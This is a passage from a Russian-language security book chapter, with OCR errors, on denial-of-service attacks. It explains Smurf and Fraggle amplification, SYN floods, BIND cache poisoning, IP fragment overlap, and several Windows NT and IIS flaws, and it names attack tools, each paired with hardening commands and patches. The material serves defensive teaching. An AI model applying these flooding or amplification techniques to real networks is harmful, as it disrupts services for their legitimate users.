К сожалению, атаки DoS становятся мощным оружием террористов киберпространства, что свидетельствует о наступлении нового электронного тысячелетия. Зачастую гораздо проще нарушить функционирование сети или системы, чем на самом деле получить к ней доступ. Сетевой протокол типа TCP/IP был разработан для применения в открытом и доверенном сообществе пользователей, и его текущая версия 4 унаследовала все слабые стороны своих предшественниц. Кроме того, многие операционные системы и сетевые устройства имеют различные изъяны в используемой реализации сетевого стека, что значительно снижает их способность противостоять атакам DoS. Мы были свидетелями, как на устройствах управления различными процессами, в которых использовался устаревший стек протокола IP, сбой происходил от простого перенаправления ICMP с некорректным параметром. Поскольку для реализации атак DoS существует много средств, очень важно идентифицировать их типы, а также разобраться с тем, как выявить и предотвратить эти атаки. Сначала мы познакомимся с теорией, лежащей в основе четырех стандартных типов атак DoS.

Насыщение полосы пропускания

Наиболее коварной формой атак DoS является *насыщение полосы пропускания* (bandwidth consumption). По существу, взломщики могут заполнить всю доступную полосу пропускания определенной сети. Это можно осуществить и в локальной сети, однако чаще всего злоумышленники захватывают ресурсы удаленно. Для реализации такой атаки можно воспользоваться двумя сценариями.

Сценарий 1

Взломщик может насытить сетевое подключение целевой системы, воспользовавшись более широкой полосой пропускания. Такой сценарий вполне возможен, если злоумышленник обладает сетевым подключением T1 (1.544 Мбит/с) или более быстрым и лавинно заполняет сетевое соединение с полосой пропускания 56 или 128 Кбит/с. Это эквивалентно столкновению трактора-тягача с автомобилем Yugo: большее транспортное средство, или в данном случае канал, наверняка станет победителем в этой битве. Этот тип атак не ограничивается возможностью применения к низкоскоростным сетевым соединениям. Нам встречались ситуации, когда взломщики получали доступ к сетям с полосой пропускания больше 100 Мбит/с. Для атаки на Web-узел и насыщения его канала взломщику достаточно иметь канал T1.

Сценарий 2

Взломщики *усиливают* атаку DoS, вовлекая в процесс насыщения целевого сетевого соединения несколько узлов. Воспользовавшись таким подходом, сеть с доступом T3 (45 Мбит/с) можно насытить с помощью канала связи 56 Кбит/с. Благодаря чему это возможно? Используя другие узлы для усиления атаки DoS, взломщик с помощью

ограниченной полосы пропускания может насытить полосу пропускания 100 Мбит/с. Для того чтобы успешно реализовать эту возможность, взломщик должен привлечь дополнительные узлы. Как вы увидите ниже в данной главе, в некоторых случаях осуществить усиление атаки гораздо проще, чем может показаться на первый взгляд.

На протяжении всей книги многократно упоминалось об опасности трафика ICMP. Несмотря на то что пакеты ICMP удобно использовать для сетевой диагностики, можно легко захватить трафик ICMP и воспользоваться им для атак с насыщением полосы пропускания. Кроме того, такие атаки могут оказаться еще более разрушительными, поскольку большинство взломщиков скрывают свой адрес. Это значительно затрудняет выявление реального злоумышленника.

Недостаток ресурсов

Атака, приводящая к *недостатку ресурсов* (resource starvation), отличается от предыдущей атаки тем, что она направлена на захват системных ресурсов, таких как центральный процессор, память, пространство жесткого диска или другие системные процессы. Зачастую взломщик обладает легитимным доступом к офаниченному количеству системных ресурсов. Однако он предпринимает попытку захватить и дополнительные ресурсы. Таким образом, система или законные пользователи будут испытывать недостаток в совместно используемых ресурсах. Атаки такого типа обычно приводят к недоступности ресурса, и, следовательно, к краху системы, переполнению файловой системы или зависанию процессов.

Ошибки программирования

Ошибки программирования (programming flaw) заключаются в неспособности приложения, операционной системы или логической микросхемы обрабатывать исключительные ситуации. Обычно эти ситуации возникают при передаче уязвимому элементу несанкционированных данных. Взломщики будут много раз передавать пакеты, в которых не учитываются рекомендации документов RFC, чтобы определить, способен ли сетевой стек справиться с этими исключениями или это приведет к панике ядра (kernel panic), или краху всей системы. Для определенных приложений, которым требуются пользовательские входные данные, взломщики будут передавать данные длиной в тысячи строк. Если профаммой используется буфер фиксированной длины, скажем 128 байт, то злоумышленники попробуют сгенерировать условие переполнения буфера и вызвать крах приложения. Что еще хуже, взломщики могут также выполнить привилегированные команды, как описывалось в главах 5, "Хакинг Windows NT", и 7, "Хакинг Novell NetWare". Ошибки профаммирования часто встречаются и в логических микросхемах. Печально известная атака под названием Pentium fflOf основывается на том, что пользовательский процесс, выполнив некорректную инструкцию `0xf00fc7c8`, приведет к краху любой операционной системы.


Нетрудно догадаться, что программы, операционной системы или даже центрального процессора, в которых отсутствуют любые дефекты, не существует. Взломщикам прекрасно известна эта аксиома. Будьте уверены, что они полностью воспользуются преимуществами краха важных приложений. К сожалению, в большинстве случаев все атаки происходят в совершенно неподходящее время.

Маршрутизация и атаки DNS

Такие атаки DoS основываются на манипуляции записями таблицы маршрутизации, что приводит к прекращению обслуживания легитимных систем или сетей. Большинство протоколов маршрутизации, такие как RIP версии 1 (Routing Information Protocol) и BGP версии 4 (Border Gateway Protocol), не имеют вообще или используют слабые алгоритмы аутентификации. Это предоставляет взломщикам прекрасную возможность изменять маршруты, зачастую указывая ложный исходный IP-адрес и вызывая состояние отказа в обслуживании. В результате таких атак трафик целевой сети маршрутизируется через сеть взломщика или в *черную дыру,* т.е. в никуда — в сеть, которой не существует.

Атаки DoS, направленные на серверы DNS, также являются достаточно эффективными. Большинство таких атак приводит к кэшированию на целевом сервере фиктивных адресов. Когда сервер DNS выполняет обратный поиск, взломщик может перенаправить его на требуемый узел или в некоторых случаях, в "черную дыру". Существует несколько типов подобных атак, которые приводят к тому, что большие узлы в течение продолжительного времени оказываются недоступными.

Для того чтобы лучше понять принципы, лежащие в основе атаки на сервер DNS, проанализируйте рис. 12.1.



1) Запросы клиента передаются на Web-узел компании Microsoft, при этом броузер пытается разрешить имя www.microsoft.com в IP-адрес
2) Буфер сервера DNS был модифицирован взломщиком, поэтому возвращается IP-адрес сервера www.hacker.com, а не сервера компании Microsoft
3) Теперь компьютер взломщика выдает себя за www.microsoft.com

Рис. 12.1. Атака на DNS-сервер

Общие атаки DoS

Некоторые атаки DoS можно использовать против нескольких типов систем. Мы будем называть такие атаки *общими* (generic). В основном общие атаки направлены на насыщение полосы пропускания или захват ресурсов. Стандартным элементом атак этого типа является манипулирование протоколами. При использовании протокола ICMP одновременно можно воздействовать на несколько систем. Например, взломщик может воспользоваться "почтовой бомбой" и отправить тысячи почтовых сообщений целевой системе, чтобы насытить полосу пропускания и истощить ресурсы почтового сервера. Хотя вирус Melissa не планировалось использовать в качестве средства генерации атаки DoS, однако на гребне волны почтовых сообщений он может привести к краху почтового сервера. Его саморепликация оказалась настолько успешной, что из-за недостатка ресурсов почтовые серверы просто завершали свою работу.

Поскольку невозможно проанализировать все условия возникновения состояния DoS, оставшуюся часть главы мы посвятим атакам DoS, применимым к большинству компьютерных сетей.

Атака Smurf

Популярность	*9*
Простота	*8*
Опасность	*9*
Степень риска	*9*

Атака Smurf — это одна из наиболее опасных атак DoS, поскольку при ее реализации на целевые узлы осуществляется усиленное воздействие. Эффект усиления возникает из-за рассылки направленных широковещательных ping-запросов на узлы сети, которые должны сгенерировать ответные сообщения. Направленный широковещательный запрос может передаваться либо на сетевой адрес, либо на сетевой широковещательный адрес, однако в любом случае требуется устройство, выполняющее преобразование данных уровня 3 (IP) к уровню 2 (сеть). (Более подробную информацию по этому вопросу можно получить в документе RFC 1812, *Requirements for IP Version 4 Routers.)* Для сети класса С сетевым адресом будет . О, а широковещательным адресом — .255. Направленные широковещательные запросы обычно используются для диагностики, позволяя выявить функционирующие узлы без применения утилиты ping отдельно для каждого адреса используемого диапазона.

Атака Smurf позволяет воспользоваться преимуществами рассылки широковещательных направленных запросов и требует как минимум трех участников: взломщика, *усиливающей сети* (amplifying network) и цели. Злоумышленник отправляет ложные ICMP-пакеты ECHO на широковещательный адрес усиливающей сети. Исходный адрес пакетов изменяется так, как будто бы сама жертва сгенерировала запрос. Затем начинается самое интересное. Как только пакет ECHO передается на широковещательный адрес, все системы усиливающей сети сгенерируют ответ на запрос узла-жертвы (если не запланированы какие-нибудь другие действия). Если взломщик отсылает один ICMP-пакет в усиливающую сеть, в которой содержится 100 узлов, генерирующих ответные сообщения на широковещательный запрос, то можно считать, что взломщик в сто раз увеличил эффективность атаки DoS. Отношение количества переданных пакетов к числу узлов, генерирующих ответные сообщения, мы называем *коэффициентом усиления* (amplification ratio). Таким образом, взломщик постарается найти усиливающую сеть с большим коэффициентом усиления, чтобы увеличить вероятность насыщения трафика целевой сети.

Для того чтобы лучше познакомиться с атакой такого рода, рассмотрим пример. Предположим, что взломщик отправил 14 Кбайт данных ICMP на широковещательный адрес усиливающей сети со ста узлами. Сеть взломщика подсоединена к Internet через двухканальное соединение ISDN; усиливающая сеть — через линию связи T3 (45 Мбит/с); а целевая сеть — через канал T1 (1.544 Мбит/с). Нетрудно подсчитать, что в данном случае взломщику удастся сгенерировать 14 Мбит данных, которые будут отправлены в целевую сеть. Это практически не оставит ей шансов на выживание, поскольку вся доступная полоса пропускания линии связи T1 будет быстро занята.

Один из вариантов описанного подхода называется атакой *Fraggle* ("осколочная граната"). При этом выполняются все те же действия, за исключением того, что вместо ICMP-пакетов используются дейтаграммы UDP. Взломщик может отправлять ложные пакеты UDP на широковещательный адрес усиливающей сети, обычно на порт 7 (echo). При этом каждый узел или сеть с активной службой echo сгенерируют для целевого узла ответное сообщение, тем самым значительно увеличивая количество передаваемых данных. Если на каком-либо из узлов усиливающей сети служба echo отключена, то будет сгенерировано ICMP-сообщение о недостижимости, что также приведет к насыщению полосы пропускания.

О Контрмеры: защита от атак Smurf

Для того чтобы предотвратить возможность использования вашей сети (компьютера) для усиления, запретите прохождение направленных широковещательных запросов на пограничном маршрутизаторе. На маршрутизаторах Cisco для этого можно воспользоваться следующей командой.

```
no ip directed-broadcast
```

На устройствах Cisco с операционной системой IOS версии 12 этот режим включен по умолчанию. При использовании других устройств обратитесь к документации, входящей в комплект их поставки.

Кроме того, некоторые операционные системы можно настроить так, чтобы отбрасывались все широковещательные ICMP-пакеты ECHO.

Системы Solaris 2.6, 2.5.1, 2.5, 2.4 и 2.3

Чтобы предотвратить генерацию ответных сообщений на запросы ECHO в системах Solaris, добавьте в файл /etc/rc2.d/S69inet следующую строку.

```
ndd -set /dev/ip ip_respond_to_echo_broadcast 0
```

Linux

Для того чтобы обеспечить такую же защиту в системе Linux, необходимо активизировать функции брандмауэра на уровне ядра с помощью утилиты ipfw. Убедитесь, что эти требования учтены при компиляции ядра и выполните следующие команды.

```
ipfwadm -I -a deny -P icmp -D 10.10.10.0 -S O/O 0 8
ipfwadm -I -a deny -P icmp -D 10.10.10.255 -S O/O 0 8
```

При этом не забудьте заменить строку 10.10.10.0 своим сетевым адресом, а 10.10.10.255 — сетевым широковещательным адресом.

FreeBSD

Система FreeBSD версии 2.2.5 и выше запрещает обработку направленных широковещательных запросов по умолчанию. Этот режим можно активизировать или отключить, изменив параметр sysctl в файле net.inet.icmp.bmcastecho.

AIX

Система AIX *4.x* запрещает генерировать ответные сообщения на широковещательные запросы по умолчанию. Чтобы переключить этот режим, можно воспользоваться командой по с параметром bcastping. Эта команда служит для настройки сетевых атрибутов в выполняющемся ядре. Данные атрибуты должны устанавливаться при каждом запуске системы.

Все версии системы UNIX

Для того чтобы предотвратить генерацию узлами сообщений в ответ на атаку Fraggle, отключите службы echo и chargen в файле `/etc/inetd/conf`, поместив в начало соответствующих строк символ #.

Узлы под воздействием атак

Конечно, очень важно понимать, как предотвратить возможность использования узла в качестве усилителя атаки, однако еще важнее разобраться в том, как определить, что узел уже используется для этих целей. Как упоминалось в предыдущих главах, нужно ограничить возможность поступления данных ICMP и UDP лишь заданных типов и только на требуемые узлы. Причем это нужно обеспечить на пограничных маршрутизаторах. Конечно, такая мера не позволит защититься от атак Smurf и Fraggle, приводящих к насыщению полосы пропускания. Гораздо лучше обратиться к провайдеру услуг Internet и совместными усилиями максимально ограничить входящий трафик ICMP. Эти защитные меры можно усилить с помощью режима CAR (Committed Access Rate — допустимая частота обращений), который можно установить на устройствах Cisco IOS 1.1CC, 11.1CE и 12.0. Это позволит ограничить трафик ICMP некоторой разумной величиной, например 256 или 512 Кбайт.

Обнаружив, что узел задействован при атаке, нужно сразу же связаться с сетевым центром провайдера услуг Internet. Не забывайте, что выявить источник атаки трудно, но все же возможно. Для этого в процессе тесного сотрудничества с провайдером понадобится тщательно исследовать уязвимый узел, поскольку именно он является получателем ложных пакетов. Помните о том, что если узел принимает участие в атаке, то генерируемые им пакеты ничем не отличаются от остальных сетевых пакетов.

Систематизированный анализ каждого маршрута в обратном направлении, начинающийся с усиливающего узла, позволит выявить сеть, из которой была предпринята атака. При этом понадобится отслеживать каждый сегмент пути, пройденный ложным пакетом. Для автоматизации этого процесса группа специалистов по вопросам безопасности MCI разработала сценарий `dostracker` на языке Perl, который после размещения на маршрутизаторе Cisco сразу же приступит к отслеживанию маршрута в обратном направлении вплоть до выявления источника атаки. К сожалению, эта программа окажется гораздо менее полезной, если у вас нет доступа ко всем маршрутизаторам, задействованным в атаке.

Мы также рекомендуем обратиться к документу RFC 2267, *Network Ingress Filtering: Defeating Denial of Service Attacks Which Employ IP Source Address Spoofing,* авторами которого являются Пауль Фергюсон (Paul Ferguson) из компании Cisco Systems и Даниэль Сени (Daniel Senie) из компании Blazenet, Inc.

Атака с помощью переполнения пакетами SYN

Популярность	*7*
Простота	*8*
Опасность	*9.*
Степень риска	*8*

До того как атака Smurf не стала такой популярной, наиболее разрушительной считалась атака с помощью переполнения пакетами SYN. Упоминавшаяся в начале этой главы атака на компанию PANIX является прекрасным примером реализации такой атаки. Давайте подробно разберемся с тем, что же происходит в этом случае.

Как уже упоминалось, инициализация соединения TCP представляет собой процесс, состоящий из трех шагов (рис. 12.2).




Рис. 12.2. Соединение SYN

В обычной ситуации пакет SYN отсылается с определенного порта системы A на конкретный порт системы B, который находится в состоянии LISTEN. В этот момент потенциальное соединение системы B находится в состоянии SYN_RECV. На этой стадии система B передает системе A пакет SYN/ACK. Если процесс проходит нормально, система A передает обратно пакет ACK и соединение переходит в состояние ESTABLISHED.

Описанный механизм прекрасно работает в большинстве случаев, однако некоторые из его изъянов позволяют взломщику сгенерировать условие DoS. Проблема заключается в том, что большинство систем заранее выделяет некоторое количество ресурсов при установке *потенциального* (potential) соединения, т.е. соединения, которое еще не полностью установлено. Несмотря на то что многие системы могут поддерживать тысячи параллельных соединений с определенным портом (например, 80), достаточно дюжины или около того потенциальных запросов на соединение, чтобы израсходовать все доступные ресурсы. Именно этот механизм и применяется взломщиком для атаки с помощью переполнения пакетами SYN.

В начале SYN-атаки взломщик тоже передает пакет SYN с системы A на систему B, однако при этом в качестве исходного адреса указывает ложный адрес несуществующего узла. После этого система A посылает пакет SYN/ACK по ложному адресу. Если узел по этому адресу существует, то системе B обычно обратно отсылается пакет RST, поскольку этот узел не инициировал установку соединения. Однако не забывайте о том, что взломщик наверняка выбрал недостижимую систему. Следовательно, после того, как система B отправила пакет SYN/ACK, она никогда не получит ответного пакета RST от системы A. Это потенциальное соединение останется в состоянии SYN_RECV и будет помещено в очередь на установку соединения. Из этой очереди потенциальное соединение может быть удалено лишь после истечения выделенного промежутка

времени. Этот промежуток времени в каждой системе различен, однако он не может быть меньше 75 секунд, а в некоторых реализациях протокола IP минимальный интервал может достигать 23 минут. Поскольку очередь на установку соединения обычно небольшая, взломщику достаточно отправить несколько пакетов SYN с интервалом 10 секунд, чтобы полностью заблокировать определенный порт.

У вас, очевидно, уже давно возник вопрос: "А почему эта атака является такой разрушительной"? Во-первых, для ее успешной реализации достаточно небольшой полосы пропускания. Для нарушения работоспособности промышленного Web-сервера злоумышленнику достаточно модемной линии связи 14.4 Кбит/с. Во-вторых, подобная атака является скрытой, поскольку взломщики при рассылке пакетов SYN используют ложный исходный адрес. Это значительно затрудняет идентификацию источника нападения. По иронии судьбы эта атака уже несколько лет назад была предсказана многими экспертами по вопросам безопасности (http://www.phrack.org/show.php?p=48&a=14).

О Контрмеры: защита от атак с использованием пакетов SYN

Чтобы определить, подвержена ли атаке ваша система, можно воспользоваться командой netstat, если она поддерживается операционной системой. Многочисленные соединения в состоянии SYN_RECV свидетельствуют о том, что именно в этот момент проводится атака.

Далее приводятся четыре основных способа защиты от атак с использованием пакетов SYN. Хотя каждый из подходов имеет свои преимущества и недостатки, все они способны снизить воздействие сфокусированной атаки SYN. Не забывайте о сложности выявления злоумышленника из-за использования им ложного исходного адреса. Однако в решении этой задачи может помочь утилита dostracker группы MCI (если вы имеете доступ к маршрутизатору каждого сегмента пути).

Увеличение очереди на установку соединений

Несмотря на то что стек протокола IP каждым производителем реализуется по-своему, можно настроить размер очереди на установку соединений таким образом, чтобы нейтрализовать воздействие атаки с использованием пакетов SYN. Это полезное, однако не самое оптимальное решение, поскольку его реализация требует дополнительных системных ресурсов, а это может сказаться на общей производительности.

Сокращение времени ожидания установки соединения

Сокращение интервала ожидания установки соединения также поможет уменьшить влияние атаки. Тем не менее, это тоже не самое оптимальное решение проблемы.

Использование пакетов обновления программного обеспечения и защита от потенциальных атак SYN

Как следует из названия подраздела, большинство современных операционных систем имеет встроенные механизмы выявления и предотвращения атак с использованием пакетов SYN. Для получения перечня таких операционных систем и соответствующих модулей обновления читайте отчет CA-96:21 группы CERT *TCP SYN Flooding and IP Spoofing Attacks.*

Поскольку атаки SYN получили в глобальной сети широкое распространение, были разработаны и другие решения проблемы атак DoS. Например, современное ядро системы Linux версии 2.0.30 и более поздних версий имеет режим *SYN cookie.* Если этот режим включен, ядро будет выполнять выявление и регистрацию возможных атак SYN. После этого будет использоваться криптографический протокол, известный под названием SYN cookie, который позволит легитимным пользователям устанавливать соединение даже в процессе предпринятой атаки.

В других операционных системах, например Windows NT с установленным сервисным пакетом SP2 или более поздними, реализован динамический механизм выделения ресурсов (см. статью базы знаний Microsoft Q142641). Когда длина очереди на установку соединений достигает некоторого предела, система автоматически выделяет дополнительные ресурсы. Так что очередь никогда не будет переполнена.

Использование сетевых систем выявления вторжений

Некоторые системы IDS уровня сети могут обнаруживать атаки SYN и активно им противодействовать. Такие атаки можно обнаружить по возросшему потоку пакетов SYN, который не сопровождается потоком ответных сообщений. Система выявления вторжений может передать системе, используемой в процессе атаки, пакет RST, соответствующий начальному запросу SYN. Это будет способствовать восстановлению корректного состояния очереди на установку соединений.

Атаки на службу DNS

Популярность	*6*
Простота	*4*
Опасность	*9*
Степень риска	*6*

В 1997 году группа специалистов по вопросам безопасности Secure Networks, Inc. (SNI), которая в настоящее время называется Network Associates, Inc. (NAI), опубликовала отчет о различных изъянах реализации BIND (Berkeley Internet Name Domain) системы DNS (NAI-0011, *BIND Vulnerabilities and Solutions).* Версии BIND до 4.9.5.+P1 могут кэшировать фиктивную информацию, если активизирован режим рекурсии. Этот режим позволяет серверу имен обрабатывать запросы на получение данных о зонах и доменах, которые он не обслуживает. Когда серверу имен приходит запрос на получение информации о неизвестной зоне или домене, он перенаправляет запрос авторизованному серверу имен этого домена. После получения ответа от этого сервера первый сервер имен передает полученные данные обратно узлу, сгенерировавшему запрос.

К сожалению, если режим рекурсии активизирован в уязвимых версиях BIND, взломщик может модифицировать буфер сервера имен, выполняющего рекурсивный поиск. Эта ситуация известна как *обман записи PTR* (PTR record spoofing). При этом атака направлена на процесс преобразования IP-адресов в имена узлов. Несмотря на то, что атака основывается на использовании доверительных отношений между узлами, все же сохраняется возможность генерации условия DoS системы DNS. Например, взломщик может попробовать "убедить" целевой сервер имен поместить в свой буфер данные, отображающие имя `www.abccompany.com` в несуществующий адрес 0.0.0.10. Когда пользователи уязвимого сервера имен попробуют обратиться к узлу `www.abccompany.com`, то им никогда не удастся получить ответ с узла 0.0.0.10, а значит, и доступ к искомому узлу `www.abccompany.com`.

О Контрмеры: защита службы DNS

Для разрешения проблем службы BIND обновите ее версию до 4.9.6 или 8.1.1 и выше. Поскольку изъян многих версий BIND связан с возможностью повреждения буфера, лучше всего обновить ее используемую версию до самой последней, в которой реализованы дополнительные средства защиты. За более подробной информацией по этому вопросу обращайтесь по адресу `http://www.isc.org/bind.html`. Информацию о модулях обновления можно найти в отчете CA-97:22 группы CERT *BIND — the Berkeley Internet Name Daemon.*

Атаки DoS на системы UNIX и Windows NT

Последние двадцать лет популярность системы UNIX неустанно возрастает. И это абсолютно закономерно, поскольку эта система обладает мощью, элегантностью и позволяет выполнять самые невероятные задачи. В то же время эти же преимущества иногда могут послужить причиной возникновения некоторых проблем. В течение многих лет были выявлены сотни условий DoS в различных версиях системы UNIX.

Как и UNIX, система Windows NT быстро набрала популярность в корпоративном мире США. Многие организации в процессе управления своей коммерческой деятельностью в новом тысячелетии делают ставку именно на Windows NT. Несмотря на то что в настоящее время ведутся споры о том, какая из операционных систем является более мощной, ни у кого не вызывает сомнения тот факт, что Windows NT представляет собой сложную систему, предоставляющую возможность выполнения самых разнообразных функций. Как и в случае системы UNIX, эти широкие возможности позволяют взломщикам генерировать состояние DoS в самой системе NT и в связанных с ней приложениях.

Большую часть атак DoS можно разделить на две категории: удаленные и локальные. В каждой из этих категорий можно выделить множество методов генерации этого состояния. Поэтому каждый рассматриваемый пример будет демонстрировать теоретические основы таких атак, а не подробное описание самих атак. Каждый конкретный способ реализации с течением времени претерпевает изменения. Однако если вы знакомы с теоретическими основами проведения атак определенного типа, то эти знания можно без проблем применить и в новых условиях. Давайте приступим к рассмотрению основных условий DoS из каждой категории.

Удаленные атаки DoS

В настоящее время большинство атак DoS связано с ошибками в программировании, которые имеют отношение к реализации стека IP различными разработчиками. Как упоминалось в главе 2, "Сканирование", каждый разработчик реализует стек IP по-разному. Именно поэтому так важен этап предварительного сбора данных. Поскольку реализация стека является достаточно сложной задачей, решение которой постоянно эволюционирует, то всегда имеется большая вероятность появления самых разнообразных ошибок. В основе многих атак лежит возможность передачи пакета или последовательности пакетов на целевой узел и использование определенного изъяна программного обеспечения. После того как эти пакеты будут получены целевой системой, могут возникать самые различные ситуации, начиная с некорректной обработки поступивших пакетов до краха всей системы.

Перекрытие фрагментов пакетов IP

Популярность	7
Простота	8
Опасность	9
Степеньриска	8

Эти атаки связаны с изъянами в программном коде, используемом для восстановления пакетов, в определенных реализациях стека IP. Когда пакеты проходят через различные сети, может оказаться необходимым разделить эти пакеты на меньшие части (фрагменты), размер которых определяется заданным в сети значением MTU (Maximum Transmission unit — максимальная единица передачи). Такая атака была ха-

рактерна для старых версий ядра системы Linux, в котором некорректно обрабатывались перекрывающиеся IP-фрагменты. Хотя ядро Linux и следит за тем, чтобы фрагменты не превышали максимально допустимого размера, такая проверка не выполняется для слишком малых фрагментов. Таким образом, тщательно сконструированные пакеты после их отправки системе Linux могут привести к ее перезагрузке или прекращению функционирования. Linux является далеко не единственной системой, которая уязвима для таких атак. Системы Windows NT/95 также могут подвергаться подобным нападениям (`newtear.c`, `syndrop.c`, `boink.c`).

Контрмеры

Ошибки, используемые в описанных выше атаках, были исправлены в более поздних версиях ядра *2.0.x* и 2.2.x Для обеспечения защиты обновите ядро операционной системы до версии 2.0.*x* или 2.2.x В этих версиях исправлен не только алгоритм восстановления фрагментов IP-пакетов, но и многие другие ошибки подсистемы защиты.

Для системы Windows NT изъян фрагментации был исправлен в сервисном пакете Service Pack 3 и более поздних модулях обновления. Пользователи Windows 95 также должны установить соответствующие сервисные пакеты. Все модули обновления и сервисные пакеты можно получить по адресу `ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/`.

Утечка памяти в Windows NT — именованные каналы поверх RPC

Популярность	*4*
Простота	*8*
Опасность	*7*
Степень риска	*6*

В системе Windows NT возможна утечка памяти, управляемой файлом `spoolss.exe`, позволяющая неавторизованному пользователю подсоединиться к ресурсу `\\server\PIPE\SPOOLSS` и захватить всю доступную память целевой системы. Ситуация усугубляется еще и тем, что эту атаку можно реализовать через нулевое соединение даже в том случае, когда в системном реестре установлено значение `RestrictAnonymous`. Для полного и скрытого захвата всех ресурсов может потребоваться некоторое время, поэтому деятельность взломщика может оказаться довольно продолжительной.

О Контрмеры: предотвращение утечки памяти

Для предотвращения этой атаки через нулевое соединение нужно удалить параметр SPOOLSS, расположенный в поддереве системного реестра `HKLM\System\CCS\Services\LanmanServer\Parameters\NullSessionPipes` (REG_MULTI_SZ). Однако не забывайте, что эта мера не позволит обезопасить систему от проведения атаки авторизованными пользователями.

Переполнение буфера в FTP-сервере IIS

Популярность	*5*
Простота	*3*
Опасность	*7*
Степень риска	*5*

Как вы узнали из главы 8, "Хакинг UNIX", атаки с использованием переполнения буфера чрезвычайно эффективны при нарушении защиты уязвимых систем. Кроме того, переполнение буфера оказывается эффективным также для создания условия DoS. Если в результате переполнения буфера не удалось получить привилегии администратора, то в большинстве случаев его можно использовать для того, чтобы удаленно вызвать крах уязвимого приложения.

От переполнения буфера не защищена служба FTP, входящая в состав Internet Information Server (IIS 3.0 и 4.0). При использовании команды `list` удаленные пользователи могут удаленно вызвать крах сервера. Эта команда становится доступной лишь после успешного завершения аутентификации, однако анонимные FTP-пользователи могут без проблем ее использовать. Важно не забывать об опасности, возникающей при возникновении условия DoS. Степень риска значительно возрастает, если у взломщика имеется возможность выполнить на целевом узле произвольный код, воспользовавшись условием переполнения буфера.

Контрмеры: защита от переполнения буфера в FTP-сервере IIS


Описанную проблему позволяют устранить сервисный пакет SP5 и модули обновления, выпущенные компанией Microsoft после появления сервисного пакета SP4 (`ftp://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/security/ftpls-fix/`).

Атаки stream и raped

Популярность	*5*
Простота	*6*
Опасность	*9*
Степень риска	***7***

Программа `stream.c` (неизвестного автора) и `raped.c`, написанная Ликвидом Стилом (Liquid Steel), появились в начале 2000 года. С их использованием можно осуществить две похожие друг на друга простые атаки, которые, несмотря на это, оказываются очень эффективными.

Обе атаки направлены на захват ресурсов, в результате чего операционная система становится неспособной управлять всеми пакетами, отправленными ей одновременно. Изначально программы stream и raped были предназначены для атак на систему FreeBSD, однако в настоящее время их можно использовать для нарушения работы многих операционных систем, включая (но не ограничиваясь) Windows NT. Признаком нападения служит увеличение нагрузки на центральный процессор (см. рисунок ниже), однако после прекращения атаки система возвращается к своему обычному состоянию. Программа `stream.c` передает TCP-пакеты ACK группе портов с произвольно выбранными номерами и случайным образом заданными исходными IP-адресами. В процессе атаки raped отправляются TCP-пакеты ACK, в которых указан ложный исходный IP-адрес.



О Контрмеры: защита от атак stream и raped

К сожалению, для защиты от таких атак модули обновления выпущены лишь для некоторых операционных систем. Нам неизвестно о каких-либо модулях обновления системы Windows NT. Однако в системе FreeBSD можно воспользоваться неофициальным модулем, который можно получить по адресу `http://www.freebsd.org/~alfred/tcp_fix.diff`.

Атака на сервер ColdFusion

Популярность	*7*
Простота	*8*
Опасность	*9*
Степень риска	*8*

Эта атака была исследована в июне 2000 года компанией Foundstone. Она основана на ошибке программы и позволяет нарушить функционирование сервера. Отказ в обслуживании возникает в процессе конвертирования введенного и хранящегося паролей в форму, пригодную для их сравнения, когда введенный пароль имеет очень большой размер (более 40000 символов). Воспользоваться этим приемом очень просто. Для получения более подробной информации читайте главу 15, "Хакинг в Web".

О Контрмеры

Подробные рекомендации по устранению этого изъяна приведены в главе 15, "Хакинг в Web".

Распределенные атаки DoS

